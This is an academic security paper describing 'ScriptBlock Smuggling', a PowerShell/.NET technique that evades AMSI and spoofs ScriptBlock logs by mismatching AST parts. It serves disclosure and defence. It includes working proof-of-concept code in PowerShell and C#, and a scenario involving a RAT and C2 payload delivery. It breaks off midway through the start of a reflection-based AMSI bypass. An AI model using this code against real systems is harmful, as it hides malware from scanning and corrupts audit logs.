Journal of Cybersecurity and Privacy

MDPI

Article

ScriptBlock Smuggling: Uncovering Stealthy Evasion Techniques in PowerShell and .NET Environments

Anthony J. Rose [1,*], Scott R. Graham [1], Christine M. Schubert Kabban [1], Jacob J. Krasnov [2] and Wayne C. Henry [1]

[1] Air Force Institute of Technology, 2950 Hobson Way, Wright-Patterson AFB, OH 45433, USA; s.cott.graham@afit.edu (S.R.G.); christine.schubert@afit.edu (C.M.S.K.); wayne.henry@afit.edu (W.C.H.)
[2] Independent Researcher, 1050 E Flamingo Road Suite 107, Las Vegas, NV 89119, USA; jake.krasnov@bc-security.org
* Correspondence: anthony.rose@afit.edu

Abstract: The Antimalware Scan Interface (AMSI) plays a crucial role in detecting malware within Windows operating systems. This paper presents ScriptBlock Smuggling, a novel evasion and log spoofing technique exploiting PowerShell and .NET environments to circumvent the AMSI. By focusing on the manipulation of ScriptBlocks within the Abstract Syntax Tree (AST), this method creates dual AST representations, one for compiler execution and another for antivirus and log analysis, enabling the evasion of AMSI detection and challenging traditional memory patching bypass methods. This research provides a detailed analysis of PowerShell's ScriptBlock creation and its inherent security features and pinpoints critical limitations in the AMSI's capabilities to scrutinize ScriptBlocks and the implications of log spoofing as part of this evasion method. The findings highlight potential avenues for attackers to exploit these vulnerabilities, suggesting the possibility of a new class of AMSI bypasses and their use for log spoofing. In response, this paper proposes a synchronization strategy for ASTs, intended to unify the compilation and malware scanning processes to reduce the threat surfaces in PowerShell and .NET environments.

Keywords: PowerShell; windows; .NET; antimalware scan interface; AMSI; ScriptBlock logging; abstract syntax tree; AST; log spoofing

Citation: Rose, A.J.; Graham, S.R.; Schubert Kabban, C.M.; Krasnov, J.J.; Henry, W.C. ScriptBlock Smuggling: Uncovering Stealthy Evasion Techniques in PowerShell and .NET Environments. *J. Cybersecur. Priv.* **2024**, *4*, 153–166. https://doi.org/10.3390/jcp4020008

Academic Editors: Danda B. Rawat, Feng Wang and Yongning Tang

Received: 20 January 2024
Revised: 3 March 2024
Accepted: 19 March 2024
Published: 25 March 2024

1. Introduction

PowerShell has become an indispensable tool for system administrators, primarily due to its ability to create and execute ScriptBlocks, which are composable, reusable, and modifiable blocks of code. Built on the .NET Framework, PowerShell has revolutionized the management and automation of various tasks on Windows systems. However, the security landscape has become increasingly challenging with the emergence of sophisticated evasion techniques. This article explores ScriptBlock Smuggling, a novel evasion technique that, to the best of the authors' knowledge, has not been deployed in real-world scenarios. The technique leverages PowerShell's ability to alter ScriptBlocks, thereby enabling the circumvention of the Antimalware Scan Interface (AMSI). It is crucial to emphasize that, despite its demonstrated potential, there is no current evidence of its use in actual attacks.

ScriptBlock Smuggling takes advantage of PowerShell's capacity to modify the arbitrary representation of the Abstract Syntax Tree (AST) in ScriptBlocks. The name "smuggling" is derived from the ability to sneak code through to compilation, similar to HTTP request smuggling [1]. This manipulation results in two distinct sets of ASTs: one sent to the compiler for execution and another that is logged and monitored by the system's antivirus. Consequently, this technique enables malware to completely evade detection when scanned by the AMSI, circumventing the need for memory patching bypasses [2].

This article presents a thorough analysis of the standard method of creating ScriptBlocks and the security features of PowerShell, with the aim of showcasing the implications

of ScriptBlock Smuggling. It specifically focuses on the limitations of these security features in examining ScriptBlock ASTs and exploring how these weaknesses could potentially be exploited by Advanced Persistent Threats (APTs) to evade detection and circumvent security protocols.

For the purpose of this paper, only a limited set of subtrees and branches in PowerShell ASTs needs to be addressed. By examining the intricacies of ScriptBlock Smuggling and its impact on PowerShell's security landscape, the aim is to contribute to the ongoing development of more robust security measures and better understand the challenges associated with defending against novel evasion techniques.

The research presented herein thoroughly examines PowerShell's methods for interpreting text blocks, its AST representation of ScriptBlocks, and the security implications surrounding the Extent and EndBlock AST nodes. Furthermore, we examine the role of the .NET Framework and the AMSI, integral components of the Windows ecosystem that work in tandem to ensure seamless and secure operations. By providing a comprehensive understanding of these interconnected elements, we can shed light on the underlying structure, properties, and security implications of PowerShell's ScriptBlocks and their interplay with the .NET Framework and the AMSI. This research has been previously disclosed to Microsoft as part of responsible disclosure. To our knowledge, Microsoft has not implemented a fix as of the time of this article. We recognize the challenges facing vendors as a result of discovering vulnerabilities and understand that not all vulnerabilities will be addressed quickly. However, there is a danger of delay. For example, Microsoft initially underestimated the severity of the ZeroLogon vulnerability, labeling it as "unlikely to be exploited" [3]. Sadly, this vulnerability was exploited by attackers within days of its publication. Underestimating security vulnerabilities is unfortunately common, a stance with which we respectfully but firmly disagree with.

This paper introduces ScriptBlock Smuggling as a distinct class of AMSI bypasses. Unlike traditional bypass techniques that primarily rely on memory patching or reflection, ScriptBlock Smuggling represents a paradigm shift in evasion tactics. It exploits inherent weaknesses in PowerShell's AST handling, a method not previously explored. This new class of evasion highlights a critical blind spot in the AMSI's detection capabilities. By bringing this novel class of AMSI bypasses to light, the paper aims to catalyze the development of advanced detection mechanisms and fortify defenses against such innovative and stealthy techniques.

2. Background

Microsoft developed the .NET Framework, which encompasses both .NET and .NET Core, as a platform for building and running various applications, such as web, mobile, and desktop applications and games. This framework is based on the Common Intermediate Language (CIL) and Common Language Runtime (CLR), which provide a shared set of features for all languages that target the framework, including an extensive class library, garbage collector, and the Just-in-Time Compiler (JIT) [4]. The .NET Framework allows developers to write code in multiple languages, such as C#, Visual Basic, and IronPython, and have it run on various platforms. The .NET Framework supports the development of native and managed code, providing the performance benefits of native code and the security and memory management of managed code [5].

2.1. .NET Framework

The .NET Framework is the original implementation of the .NET platform and was designed to work exclusively with the Windows operating system. The framework provides a comprehensive library of classes and Application Programming Interfaces (APIs), which developers can use to build applications. The vision of .NET was to provide a highly integrated but flexible platform for developers to build end-to-end solutions [6]. The .NET Framework also includes a runtime environment called the CLR, which is responsible for JIT compilation of .NET assemblies into machine code, memory management, and other

tasks [7]. It is the backbone of modern Windows development as it provides interfaces to the Win32 API, allowing for low-level control of OS operations. At the same time, the CLR isolates the code from underlying changes that Microsoft makes to the OS code base. This decreases the overhead of development and helps .NET-developed code to remain forward-compatible. This low-level control makes .NET languages attractive to attackers, enabling several evasion techniques such as memory patching, dynamic invoke, and direct system calls.

As the need for a cross-platform implementation of the .NET platform arose, Microsoft created .NET Core, which can run on Windows, Linux, and macOS. It is designed to be lightweight and modular, which allows developers to include only the parts of the framework that are needed for their specific application. The .NET Core also includes a runtime environment called the CoreCLR, which is an open-source version of the CLR specifically optimized for running on different operating systems [8].

2.2. PowerShell

PowerShell is a scripting language that is built on the .NET Framework. It is designed to run stand-alone scripts and modules to enable automation of administrative tasks. Due to this, the state maintenance of scripts causes some behavioral differences between PowerShell and other .NET languages. Since PowerShell is built on .NET, it can access and use all of the classes and libraries in the .NET Framework to perform various tasks [9]. Access to these classes allows PowerShell to perform many of the same tasks as other .NET-based languages, such as C# or Visual Basic. In addition, PowerShell uses the .NET Framework's CLR to execute PowerShell commands. These commands are compiled into bytecode and then executed by the CLR.

PowerShell offers a set of cmdlets, which are specialized .NET classes that present a command-line interface to various features of the .NET Framework [10]. These cmdlets allow developers to interact with the .NET Framework using PowerShell's command-line syntax. PowerShell includes the ability to call .NET assemblies directly, which gives developers access to the full capability of the .NET Framework and its class library from within PowerShell. Developers can then leverage existing .NET code and libraries in their PowerShell scripts, making PowerShell a potent tool for automating .NET-based tasks. In Figure 1, a diagram of the execution pipeline between .NET and PowerShell shows how PowerShell code is executed within a system when submitted by a host.



Figure 1. PowerShell execution pipeline within the PowerShell Runspace and the CLR.

2.3. Antimalware Scan Interface

Windows Defender is the default protection software in Windows, and many antivirus software and Endpoint Detection and Response (EDR) solutions use the interfaces it furnishes. Microsoft defines the AMSI as "a versatile interface standard that allows your applications and services to integrate with any antimalware product on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads" [11]. In this construct, the AMSI is a vendor-agnostic malware scanning and protection provider that supports any antimalware product by providing Win32 API and Component Object Model (COM) interfaces. The AMSI is integrated directly into the Windows environment and provides protection for User Access Control (UAC), PowerShell, dynamic code evaluation, Windows Script Host, JavaScript, VBScript, and Office Visual Basic for Applications (VBA) macros.

The AMSI is a powerful antimalware tool because it can evaluate commands being passed to the scripting compilation engine at runtime, after being decrypted and deobfuscated [2]. It also supports multiple scripting languages and is built as a Dynamic Link Library (DLL) with an API interface that any registered antivirus provider can access. Even though the AMSI can handle multiple scripting languages, its performance outside of PowerShell and C# is limited. As of .NET 4.8, the AMSI is integrated into the CLR and will inspect assemblies when the load function is called [12]. The relationship between the AMSI and its interaction with PowerShell and the CLR is illustrated in Figure 2. The reasoning behind using an API over directly accessing lower levels of the Windows kernel was due to instability issues attributed to software developers. This change, initiated around 2005, was complemented by the introduction of PatchGuard, which further prohibits third-party antivirus programs from intercepting system calls [13].



Figure 2. Security architecture for PowerShell and .NET assembly load using AMSI.dll.

2.4. Abstract Syntax Trees

ASTs are crucial data structures employed in the compilation and interpretation of programming languages. ASTs are hierarchical, tree-like representations of the syntactic structure of source code, abstracting away from the linear, surface-level textual form [14]. By capturing the underlying syntax and relationships between program elements in a more semantically meaningful manner, ASTs facilitate the manipulation and analysis of code during various stages of compilation [15]. Compilers and interpreters use them to analyze and understand the structure and meaning of a program.

An AST is created by parsing the source code of a program, decomposing the code into individual tokens, and then organizing those tokens into a tree-like structure. Each node in the tree represents a different construct in the language, such as a function, loop, or expression. The tree is abstract in the sense that it does not include all of the details from the source code, such as comments and white space, but instead focuses on the meaningful elements of the program. ASTs are the "magic" behind compilers, an intermediate transformation between higher-level languages and machine code. Figure 3 shows an example of

the compilation process. In addition to the compilation, ASTs are useful for tasks such as code analysis, code generation, and program manipulation as they provide a more easily understood representation of the code than the raw source code.



Figure 3. Compilation process for generating PowerShell ASTs, inspired by [16].

In PowerShell, the AST represents the structure of a script or command, allowing the interpreter to easily understand and execute the code. PowerShell uses the *System.Management.Automation.Language* namespace to create the AST of a script or command and is derived from the AST class [17]. This namespace provides a set of classes and methods that can be used to parse and manipulate the AST. For example, the Parser class can be used to parse a script or command and create an AST, while the AST class can be used to manipulate and traverse the AST.

2.5. ScriptBlocks

ScriptBlocks are a fundamental building block in the PowerShell scripting language and act as a versatile and reusable container for script code [18]. They encapsulate a series of commands, expressions, and control structures, enabling complex functionality and modular design within PowerShell scripts. Notably, ScriptBlocks are instrumental in creating custom functions and script workflows, and as parameters for cmdlets that execute code. Their ability to dynamically invoke code and pass parameters by being assignable to variables further enhances their utility. Furthermore, ScriptBlocks enable the concept of closures, which allows them to retain the state of their surrounding environment even when executed in a different context. This flexibility and reusability make ScriptBlocks an essential component in the development and execution of PowerShell scripts, providing a powerful mechanism for organizing and managing script functionality.

When a Powershell ScriptBlock is created, it is converted to a series of strings and ASTs. An example of a ScriptBlock and its components is displayed in Figure 4. Of particular importance are the Extent, used for logging and malware scanning purposes, and the EndBlock, which is sent to the CLR for compilation, both of which will be used for exploiting the vulnerability. The properties and descriptions of these and other PowerShell AST components are detailed in Table 1.

Table 1. List of PowerShell AST properties and descriptions, derived from [10,19].

Property	Description
Extent	An object that represents the location of the script block in the source code. It provides information such as the start and end positions of the script block, as well as the file name and line number where the script block is defined.
Parent	A reference to the parent script block, if any. This allows nested script blocks to be created and tracked. The Parent property will be null if the script block is defined at the top level.
BeginBlock	A script block that is executed before the main script block. It is typically used for setup tasks or variable initialization.
ParamBlock	A script block that defines the parameters of the script block. It is executed before the main script block and allows the script to accept input from the user.
EndBlock	A script block that is executed after the main script block. It is typically used for cleanup tasks or final output processing.
DynamicParamBlock	A script block that is executed dynamically based on the input provided to the script block. It is used to dynamically modify the parameters the script block accepts based on the input.



Figure 4. Anatomical diagram of a PowerShell ScriptBlock structural components.

2.6. ScriptBlock Logging

PowerShell logs offer insights into various operations within PowerShell, including the initiation and termination of both the engine and providers and the execution of PowerShell commands in Windows [20]. A subset of those logs are PowerShell ScriptBlock logs, a security feature introduced in PowerShell Version 5. ScriptBlock logging allows for the logging of all commands and scripts that are executed within a PowerShell session. This feature is designed to provide an additional layer of security and auditability for Windows systems. It records detailed information about the execution of PowerShell commands and scripts. This information can be used to track and audit the actions of users and scripts and to detect and investigate potential security breaches. With ScriptBlock logging enabled, system administrators can gain valuable insights into the actions taken within their systems.

PowerShell's inherent versatility and robust capabilities render it an appealing target for malicious actors, as evidenced by the prevalence of PowerShell-based malware and attack frameworks. This prevalence, in turn, motivates the development of efficient detection and mitigation strategies.

3. ScriptBlock Smuggling

ScriptBlock Smuggling is a novel evasion technique that leverages the manipulability of PowerShell's ScriptBlock attributes, particularly the Extent and EndBlock. This manipulation can lead to discrepancies between the logged representation of the ScriptBlock and the actual code being executed, thereby allowing attackers to evade detection and bypass security measures.

The Extent attribute contains crucial information about the ScriptBlock, such as the file from which the code originated, the start and end positions of the code, and the text of the original code. This attribute plays a critical role in understanding the context in which the ScriptBlock was created and tracking any changes made to the code. In contrast, the EndBlock attribute contains the executable code of a typical ScriptBlock, and it is the primary focus of any analysis or execution of the ScriptBlock. ScriptBlock Smuggling manipulates the Extent and EndBlock ASTs such that they do not match, so different sets of ASTs are used for malware detection and compilation. Figure 5 shows that benign PowerShell code can be loaded into the Extent, which is then sent to *Automation.AmsiUtils* for scanning, while the malicious code is loaded into the EndBlock and is sent directly to the CLR for compilation and execution. The Extent and EndBlock attributes of a ScriptBlock do not necessarily need to match, and these properties can be manually set.



Figure 5. Schematic representation of ScriptBlock Smuggling.

When a PowerShell command is executed and analyzed, the ScriptBlock log contains the ScriptBlock Extent, while the machine executes the EndBlock. Creating an unmatched ScriptBlock is significant because this discrepancy allows for two distinct sets of commands to be sent—one for execution and another for logging—resulting in a potentially malicious script being smuggled to the compiler without being passed to the AMSI.

3.1. Comparison with PowerShell Core

Similar to how .NET Core differs from .NET, Windows PowerShell diverges from PowerShell Core in that the former operates with an older version targeting the .NET Framework, while the latter is open-source and targets .NET Core [21]. Nevertheless, ScriptBlock logging appears consistent between Windows PowerShell and PowerShell Core based on the observed behavior.

Analysis of the PowerShell Core code on GitHub reveals a significant issue in the implementation of ScriptBlocks. In `CompiledScriptBlock.cs` at line 1447, shown in Figure 6, the logging code commences [21]. The first issue identified is that the implementation stores the ScriptBlock Extent in the logs while the EndBlock is sent to the compiler for execution. As previously stated, this discrepancy is critical because, although the ScriptBlock Extent and EndBlock are assumed to be the same, they may not be. This assumption enables the creation of two sets of commands, one for execution and another for logging, thus giving rise to ScriptBlock Smuggling.

Recall in PowerShell that an AST can be manually created and inserted into the construction of a new ScriptBlock, as illustrated in Figure 7a. This manual AST creation process, as demonstrated by the code snippet, underscores the potential for deliberate manipulation. By manually constructing an AST with divergent Extent and EndBlock parts, an attacker can craft a ScriptBlock that, when executed, performs the hidden malicious operations while only the benign Extent is logged.

```
string scriptBlockText = scriptBlock.Ast.Extent.Text;
                bool written = false;

                // Maximum size of ETW events is 64kb. Split a message if it is larger than 20k (Unicode) characters.
                if (scriptBlockText.Length < 20000)
                {
                    written = WriteScriptBlockToLog(scriptBlock, 0, 1, scriptBlock.Ast.Extent.Text);
                }
                else
                {
                    // But split the segments into random sizes (10k + between 0 and 10kb extra)
                    // so that attackers can't creatively force their scripts to span well-known
                    // segments (making simple rules less reliable).
                    int segmentSize = 10000 + Random.Shared.Next(10000);
                    int segments = (int)Math.Floor((double)(scriptBlockText.Length / segmentSize)) + 1;
                    int currentLocation = 0;
                    int currentSegmentSize = 0;

                    for (int segment = 0; segment < segments; segment++)
                    {
                        currentLocation = segment * segmentSize;
                        currentSegmentSize = Math.Min(segmentSize, scriptBlockText.Length - currentLocation);

                        string textToLog = scriptBlockText.Substring(currentLocation, currentSegmentSize);
                        written = WriteScriptBlockToLog(scriptBlock, segment, segments, textToLog);
                    }
                }
```

Figure 6. Code excerpt from PowerShell Core with red boxes indicating ScriptBlock logging and execution points [22].

```
$Text = [ScriptBlock]::create("Write-Host Hello").Ast
$Ast = [System.Management.Automation.Language.
    ScriptBlockAst]::new(
        $Text.Extent,
        $null,
        $null,
        $null,
        $Text.EndBlock.Copy(),
        $null)
$sb = $Ast.GetScriptBlock()
```

(**a**) Consistent Extent and EndBlock

```
$Text = [ScriptBlock]::create("Write-Host Hello").Ast
$Extent = [ScriptBlock]::create("amsicontext").Ast
$Ast = [System.Management.Automation.Language.
    ScriptBlockAst]::new(
        $Text.Extent,
        $null,
        $null,
        $null,
        $Extent.EndBlock.Copy(),
        $null)
$sb = $Ast.GetScriptBlock()
```

(**b**) Divergent Extent and EndBlock

Figure 7. Examples of PowerShell ScriptBlock creation.

3.2. Security Concerns of ScriptBlock Smuggling

The ability to smuggle a ScriptBlock into the compiler raises several critical security concerns, particularly the integrity of both ScriptBlock logging and malware scanning. ScriptBlock logging is a primary means for detecting malicious PowerShell activities, upon which both EDR and Security Information and Event Managements (SIEMs) heavily rely. However, the presence of this flaw in the `CompiledScriptBlock.cs` code undermines the reliability of these security solutions. Moreover, since the same issue also affects the AMSI scan function, the code blocks sent to the AMSI for scanning might not be the same as those sent to the CLR for execution. This function call for the AMSI can be found on line 217 of `CompiledScriptBlock.cs` in PowerShell Core [22].

3.3. Bypassing AMSI Detection

When an attacker builds a ScriptBlock with malicious code in the EndBlock, the AMSI will not scan it, allowing the attacker to smuggle their malicious code. Furthermore, the attacker can spoof the ScriptBlock log to display non-malicious code, effectively transforming ScriptBlock Smuggling into both a log spoofing and AMSI bypass technique. Notably, this method represents the only known AMSI bypass technique that does not require modifying the AMSI itself. The security concerns raised by ScriptBlock Smuggling highlight the need for a more comprehensive understanding of PowerShell's underlying structure and properties as well as the development of more robust security measures to counter this novel evasion technique.

3.4. Log Spoofing

Log spoofing is a deception technique that manipulates logging mechanisms to insert, alter, or hide genuine log entries. This method exploits vulnerabilities in logging systems, allowing attackers to obscure their activities and create misleading entries. Such actions compromise the integrity of logs as forensic tools, making it challenging to accurately detect or understand malicious activities. In addition, ScriptBlock Smuggling provides

an opportunity to use ScriptBlock logs for a log injection vulnerability [23]. Smuggling provides a log-injectable interface to store malicious payloads in ScriptBlock logs.

ScriptBlock Smuggling spoofs ScriptBlock logs by creating mismatched Extent and EndBlock attributes. The Extent, usually logged and visible to security mechanisms, contains benign commands, misleading auditors into believing no malicious activity is occurring. Meanwhile, the concealed EndBlock executes the actual harmful code, bypassing security measures undetected. This technique exploits PowerShell's logging mechanisms, enabling attackers to insert or alter log entries, effectively erasing their digital footprint, and complicating the detection process.

3.5. ScriptBlock Smuggling Example

ScriptBlock Smuggling is achieved by constructing a ScriptBlock with mismatched Extent and EndBlock attributes, wherein the Extent attribute contains a benign command (e.g., Write-Host "Hello World") while the EndBlock attribute houses the malicious code. An example of the attack is shown in Figure 7b with the keyword "amsicontext" representing the malicious command. Typically, the download cradle will incorporate instructions to retrieve a remote script or executable from an attacker-controlled server and subsequently execute it on the target system, utilizing PowerShell commands such as Invoke-WebRequest or Invoke-Expression. When the crafted ScriptBlock is executed, the seemingly innocuous command found in the Extent attribute is logged, while the malicious download cradle within the EndBlock attribute is executed on the target system without being detected by ScriptBlock logging or the AMSI, both of which only analyze the Extent attribute. This technique enables the attacker to bypass security measures and deliver malicious payloads onto target systems.

PowerShell does not log or scan a ScriptBlock until it is invoked, so the malicious code is executed without being detected by antivirus software and logging. Moreover, attackers are not limited to using PowerShell for execution. They can leverage the integrated nature of the .NET Framework and employ other languages, such as C#, as shown in Figure 8, to execute their malicious payloads. This article deliberately omits extensive examples of potential exploitation techniques using this method. The reason is that the capability itself offers a straightforward foundation for misuse. In essence, the technique opens a metaphorical door—not just a few examples that attackers could use in specific cases, but rather an unlocked and open door that illustrates and enables a wide range of many possibilities for exploitation.

```
using System;
using System.Management.Automation;
using System.Management.Automation.Language;
using System.Text;

namespace HelloWorld
{
    public class Program
    {
        public static void Main()
        {
            ScriptBlockAst Block1 = (ScriptBlockAst)ScriptBlock.Create("Write-Host 'Hello World!'").Ast;
            ScriptBlockAst Block2 = (ScriptBlockAst)ScriptBlock.Create("'You got Pwned' > C:\\Users\\User\\Desktop\\Pwned.txt").Ast;
            ScriptBlockAst NewASt = new ScriptBlockAst(Block1.Extent, null, null, null, (NamedBlockAst)Block2.EndBlock.Copy(), null);
            ScriptBlock sb = NewASt.GetScriptBlock();
            PowerShell ps = PowerShell.Create();
            PSCommand command = new PSCommand();
            command.AddCommand("Invoke-Command");
            command.AddParameter("ScriptBlock", sb);
            ps.Commands = command;
            var results = ps.Invoke();
            StringBuilder stringb = new StringBuilder();
            foreach (PSObject obj in results)
            {
                stringb.Append(obj.ToString());
            }
            Console.WriteLine(stringb.ToString());
        }
    }
}
```

Figure 8. Example code of ScriptBlock Smuggling using C#.

3.6. Real-World Case Study

As of this publication, ScriptBlock Smuggling represents a novel and theoretical attack vector, with no known instances of exploitation by malicious actors. Exploiting ScriptBlock

Smuggling presents several adversarial concerns and possible uses for malicious actors, particularly when bypassing ScriptBlock logging. As of this publication, no empirical evidence exists that a malicious actor is exploiting this technique. Due to this lack of evidence, we will explore a hypothetical scenario that an adversary could pursue using Figure 9.



Figure 9. Theoretical attack path by an APT using ScriptBlock Smuggling.

The attack scenario unfolds through a carefully crafted ScriptBlock Smuggling payload. The attacker will adapt the code demonstrated in Section 3.5 into an attack path that many APTs use. Initially, an attacker constructs two distinct ScriptBlocks: a benign one designed to spoof ScriptBlock logs and bypass antivirus scans, and an Remote Access Trojan (RAT), embedded with second-stage AMSI bypass and ScriptBlock logging bypass techniques, shown in Figure 10. An RAT is a type of malware that allows an attacker to control a system remotely, often used for espionage, data exfiltration, or, as in this case, a launchpad for further attacks. Upon execution, the malware presents a legitimate program through the benign segment, thereby evading initial security scrutiny. Subsequently, the concealed malicious segment activates, effectively disabling the AMSI and ScriptBlock logging defenses, creating a covert pathway for further nefarious activities.

In the aftermath of these initial bypasses, the attacker progresses to the payload delivery phase. Utilizing the compromised system's PowerShell environment, a second ScriptBlock fetches and executes a remote payload from a specified attacker-controlled server, known as a Command and Control (C2) server. This payload, typically a script or executable, is then executed directly on the target system to deploy a post-exploitation implant, such as Empire [24]. Empire is a C2 framework that allows for extensive control over the target system. By fetching and executing a remote payload, the attacker establishes a foothold, enabling them to execute commands, exfiltrate data, and maintain persistent access without triggering logging mechanisms or antivirus detection, as depicted in Figure 11.

```
using System;
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Language;

namespace HelloWorld
{
    public class Program
    {
        public static void Main()
        {
            //Build Benign extent that will be spoofed to log
            ScriptBlockAst Block1 = (ScriptBlockAst)ScriptBlock.Create("Write-Host 'Hello'").Ast;
            //Build Malicious Block to be executed. This contains an AMSI bypass and ScriptBlock logging Bypass
            ScriptBlockAst Block2 =
(ScriptBlockAst)ScriptBlock.Create("$Ref=[Ref].Assembly.GetType('System.Management.Automation.AmsiUtils');$Ref.GetField('amsiInitF
